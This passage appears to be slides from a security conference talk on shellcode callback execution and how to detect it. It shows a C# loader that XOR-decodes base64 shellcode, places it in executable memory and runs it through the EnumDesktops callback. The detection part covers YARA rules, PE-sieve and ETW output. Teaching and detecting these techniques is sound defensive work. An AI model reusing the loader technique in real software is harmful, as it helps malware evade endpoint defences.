    [in] DESKTOPENUMPROCA lpEnumFunc,  
    [in] LPARAM lParam  
);
```

```
[DllImport("user32.dll")]  
public static extern bool EnumDesktops(IntPtr hwinsta, IntPtr lpEnumFunc, IntPtr lParam);  
  
static string key = "THISISMYKEY";  
  
static void Main(string[] args)  
{  
    // Calc shellcode  
    string base64 = @"qADKt7m7jVlLRRgFCRkBGaUfAjkgEd8aKRvCAVURwBd5HMM7AwFc+hMBCGidAHiT5W8sJULpeRWJgF4I  
  
    byte[] decoded = Convert.FromBase64String(base64);  
    byte[] shellcode = new byte[decoded.Length];  
  
    for (int i = 0; i < decoded.Length; i++)  
        shellcode[i] = ((byte)(decoded[i] ^ key[(i % key.Length)]));  
  
    IntPtr p = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);  
  
    Marshal.Copy(shellcode, 0, p, shellcode.Length);  
  
    // Callback function  
    EnumDesktops(IntPtr.Zero, p, IntPtr.Zero);
```

Unmanaged Export

**Function call to
launch shellcode**

```
Command Prompt (Large txt) X + v
C:\Users\admin\Downloads\NorthSec\CSharp-Alt-Shellcode-Callbacks>
```

```
NorthSec\CSharp-Alt-Shellcode-Callbacks\CSharp-Callback_EnumDesktops.cs - Sublime Text (UNREGISTERED)
Goto Tools Project Preferences Help
CSharp-Callback_EnumDesktops.cs X + v
Import("user32.dll")
ic static extern bool EnumDesktops(IntPtr hinsta, IntPtr lpEnumFunc, IntPtr lParam);

ic string key = "THISISMYKEY";

ic void Main(string[] args)

// Calc shellcode
string base64 = @"qADKt7m7jV1LRRgFCRkBGAFaJkgEd8aKRvCAVURwBd5HMM7AwFc+hMBCGidAHiT5W8sJU1peRW";

byte[] decoded = Convert.FromBase64String(base64);
byte[] shellcode = new byte[decoded.Length];

for (int i = 0; i < decoded.Length; i++)
    shellcode[i] = ((byte)(decoded[i] ^ key[(i % key.Length)]));

IntPtr p = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

Marshal.Copy(shellcode, 0, p, shellcode.Length);

// Callback function
EnumDesktops(IntPtr.Zero, p, IntPtr.Zero);

return;
```



04 Blue Team Detections

<p> What are we actually trying to detect? </p>

How Could we Detect This?

High-level ideas:

1. **YARA rules**
2. **PE file analysis**
3. **ETW**

Other candidates:

- Monitoring APIs
- TLS fingerprinting (JA3)
- Firewall untrusted URLs
- Sleep detection

1. Detections: YARA Rules

YARA (VirusTotal): <https://github.com/VirusTotal/yara>

Goal: Detect the patterns/characteristics and not the techniques specifically

- Detect known malware families, patterns, characteristics
 - Cobalt Strike, Sliver, etc.

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

Further reading: <https://www.cobaltstrike.com/blog/cobalt-strike-and-yara-can-i-have-your-signature>
(<https://bit.ly/4dGj2pk>)

Google Cloud's Threat Intelligence (GCTI) rules:

<https://github.com/chronicle/GCTI>

Individual rule: `yara64.exe RULE.yara <PID/PE>`

1. CallbackFunction.exe - PID = 7528

Scan EXE - Clean

```
C:\Users\admin\Downloads\yara-master-2251-win64>.\yara64.exe CobaltStrike__Sleeve_BeaconLoader_all.yara C:\Users\admin\Downloads\Payloads\CallbackFunction.exe

C:\Users\admin\Downloads\yara-master-2251-win64>.\yara64.exe -g -s CobaltStrike__Sleeve_BeaconLoader_all.yara 7528
CobaltStrike_Sleeve_BeaconLoader_MVF_x64_o_v4_3_v4_4_v4_5_and_v4_6 [] 7528
0x12c36373:$core_sig: C6 44 24 58 4D C6 44 24 59 61 C6 44 24 5A 70 C6 44 24 5B 56 C6 44 24 5C 69 C6 44 24 5D 65 C6 44 24
5E 77 C6 44 24 5F 4F C6 44 24 60 66 C6 44 24 61 46 C6 44 24 62 69 C6 44 24 63 6C C6 44 24 64 ...
```

Scan PID - Hit!

2. DictionShellcode.exe - PID = 8828

```
C:\Users\admin\Downloads\yara-master-2251-win64>.\yara64.exe CobaltStrike__Sleeve_BeaconLoader_all.yara C:\Users\admin\Downloads\Payloads\DictionShellcode.exe
```

```
C:\Users\admin\Downloads\yara-master-2251-win64>.\yara64.exe CobaltStrike__Sleeve_BeaconLoader_all.yara 8028
```

No detections w/ these rules!



2. Detections: PE File Analysis

PE-sieve: <https://github.com/hasherezade/pe-sieve>

Goal: **Detect malware in-memory**

- Identify suspicious indicators in PE files
 - Process injection
 - Shellcode
 - IAT hooks
 - Call Stack spoofing
 - Etc...
- JSON output


```
C:\Users\admin\Downloads>.\pe-sieve.exe
```

```
PE-SIEVE
```

```
Version: 0.3.9 (x64)  
Built on: Feb 24 2024
```

```
~ from hasherezade with love ~
```

```
Scans a given process, recognizes and dumps a variety of in-memory implants:  
replaced/injected PEs, shellcodes, inline hooks, patches etc.
```

```
URL: https://github.com/hasherezade/pe-sieve
```

```
---
```

Required:

```
/pid <integer: decimal, or hexadecimal with '0x' prefix>  
      : Set the PID of the target process.
```

Optional:

---1. scanner settings---

```
/quiet  
      : Print only the summary. Do not log on stdout during the scan.  
/refl  
      : Make a process reflection before scan.
```

```
C:\Users\admin\Downloads\pe-sieve64>.\pe-sieve.exe /pid 6700 /shellc 3
PID: 6700
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
[-] Could not set debug privilege
[*] Using raw process
[*] Scanning: C:\Users\admin\Downloads\DictionShellcode.exe (.NET)
[*] Scanning: C:\Windows\System32\ntdll.dll
[*] Scanning: C:\Windows\System32\mscoree.dll
[*] Scanning: C:\Windows\System32\kernel32.dll
[*] Scanning: C:\Windows\System32\KERNELBASE.dll
[*] Scanning: C:\Windows\System32\advapi32.dll
[*] Scanning: C:\Windows\System32\msvcrt.dll
[*] Scanning: C:\Windows\System32\sechost.dll
```

```
scan_report.json
1  {
2    "pid" : 6700,
3    "is_64_bit" : 1,
4    "is_managed" : 1,
5    "main_image_path" : "C:\\Users\\admin\\Downloads\\DictionShellcode.exe",
6    "used_reflection" : 0,
7    "scanner_version" : "0.3.9",
8    "scanned" :
9    {
10   "total" : 66,
11   "skipped" : 0,
12   "modified" :
13   {
14     "total" : 3,
15     "patched" : 1,
16     "iat_hooked" : 0,
17     "replaced" : 0,
18     "hdr_modified" : 0,
19     "implanted_pe" : 0,
20     "implanted_shc" : 2,
21     "unreachable_file" : 0,
22     "other" : 0
23   },
```

**Shellcode
detections**

3. Detections: ETW

Event Tracing for Windows

Goal: Use Windows events to detect suspicious activity (FREE telemetry!)

- Used by many EDRs for capturing events
 - Microsoft-Windows-Threat-Intelligence
 - Microsoft-Windows-WinINet
 - Microsoft-Windows-PowerShell

So many more:

<https://github.com/repnz/etw-providers-docs>

Example detection tools:

- [SilkETW](#) (Mandiant)
- [BeaconHunter](#) (Andrew Oliveau)

```
C:\TOOLS>logman.exe query providers Microsoft-Windows-WinINet
```

Provider	GUID
Microsoft-Windows-WinINet	{43D1A55C-76D6-4F7E-995C-64C711E5CAFE}

Value	Keyword	Description
0x0000000000000001	WININET_KEYWORD_HANDLES	Flagged on all WinINet events dealing with ET handles
0x0000000000000002	WININET_KEYWORD_HTTP	Flagged on all WinINet events dealing with responses
0x0000000000000004	WININET_KEYWORD_CONNECTION	Flagged on all WinINet events dealing with connections
0x0000000000000008	WININET_KEYWORD_AUTH	Flagged on all WinINet events dealing with authentication
0x0000000000000010	WININET_KEYWORD_HTTPS	Flagged on all WinINet events dealing with HTTPS
0x0000000000000020	WININET_KEYWORD_AUTOPROXY	Flagged on all WinINet events dealing with automatic proxy
0x0000000000000040	WININET_KEYWORD_COOKIES	Flagged on all WinINet events dealing with cookies
0x0000000000000080	WININET_KEYWORD_IE	Flagged on all WinINet IE events
0x0000000000000100	WININET_KEYWORD_AOAC	
0x0000000000000200	WININET_KEYWORD_HTTPDIAG	
0x0000000010000000	WININET_KEYWORD_SEND	Flagged on all WinINet events dealing with sending
0x0000000020000000	WININET_KEYWORD_RECEIVE	Flagged on all WinINet events dealing with receiving
0x0000000040000000	WININET_KEYWORD_MOBILE	Flagged on all WinINet events relevant to mobile devices
0x0000002000000000	WININET_KEYWORD_PII_PRESENT	Flagged on all WinINet events dealing with personally identifiable information
0x0000004000000000	WININET_KEYWORD_PACKET	Flagged on all WinINet events dealing with network packets
0x0001000000000000	win:ResponseTime	Response Time
0x8000000000000000	Microsoft-Windows-WinINet/Analytic	
0x4000000000000000	Microsoft-Windows-WinINet/UsageLog	
0x2000000000000000	Microsoft-Windows-WinINet/WebSocket	

Value	Level	Description
0x02	win:Error	Error
0x04	win:Informational	Information
0x05	win:Verbose	Verbose

SecTor Sound Bytes



Always consider
malware
entropy



Opportunities to
identify **blind
spots** for further
evasion



Focus on
**detecting the
outcome**, not
the technique



Thank YOU!

Questions?



x.com/bsummerz

github.com/wsummerhill



wsummerhill.github.io